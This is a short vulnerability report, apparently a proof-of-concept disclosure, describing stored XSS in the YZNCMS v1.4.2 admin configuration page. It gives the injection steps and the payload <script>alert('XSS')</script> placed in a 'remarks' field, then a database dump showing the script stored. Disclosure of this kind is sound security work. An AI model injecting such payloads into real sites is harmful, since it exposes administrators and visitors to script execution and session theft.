YZNCMSv1.4.2 background management system has storage XSS vulnerability

Vulnerability location

/admin/index/index.html


POC

Login background

Click the Modify button

xss payload is injected in the configured remarks

```
<script>alert('XSS')</script>
```



The database was successfully injected

id	name	type	title	group	options	remark	create_time	update_tin
1	web_site_icp	text	备案信息	base		<script>alert('XSS')</script>	1551244923	17188
2	web_site_statistics	textarea	站点代码	base			1551244957	15512
3	config_group	array	配置分组	system			1494408414	14944
4	theme	text	主题风格	system			1541752781	15417
5	admin_forbid_ip	textarea	后台禁止访问IP	system		匹配IP段用"*"占位，如192.168.*.*，多个IP地址请用英文逗号"	1551244957	15512
6	upload_image_size	text	图片上传大小限制	upload		0为不限制大小，单位：kb	1540457656	15524
7	upload_image_ext	text	允许上传图片后缀	upload		多个后缀用逗号隔开，不填写则不限制类型	1540457657	15524
8	upload_file_size	text	文件上传大小限制	upload		0为不限制大小，单位：kb	1540457658	15524
9	upload_file_ext	text	允许上传文件后缀	upload		多个后缀用逗号隔开，不填写则不限制类型	1540457659	15524
10	upload_driver	radio	上传驱动	upload	local:本地	图片或文件上传驱动	1541752781	15524
11	upload_thumb_water	switch	添加水印	upload			1552435063	15524
12	upload_thumb_water_pic	image	水印图片	upload		只有开启水印功能才生效	1552435183	15524
13	upload_thumb_water_pos	radio	水印位置	upload	1:左上角2:上居中3:右上角4:	只有开启水印功能才生效	1552435257	15524
14	upload_thumb_water_alpl	text	水印透明度	upload		请输入0~100之间的数字，数字越小，透明度越高	1552435299	15524

Updated web page xss vulnerability verification succeeded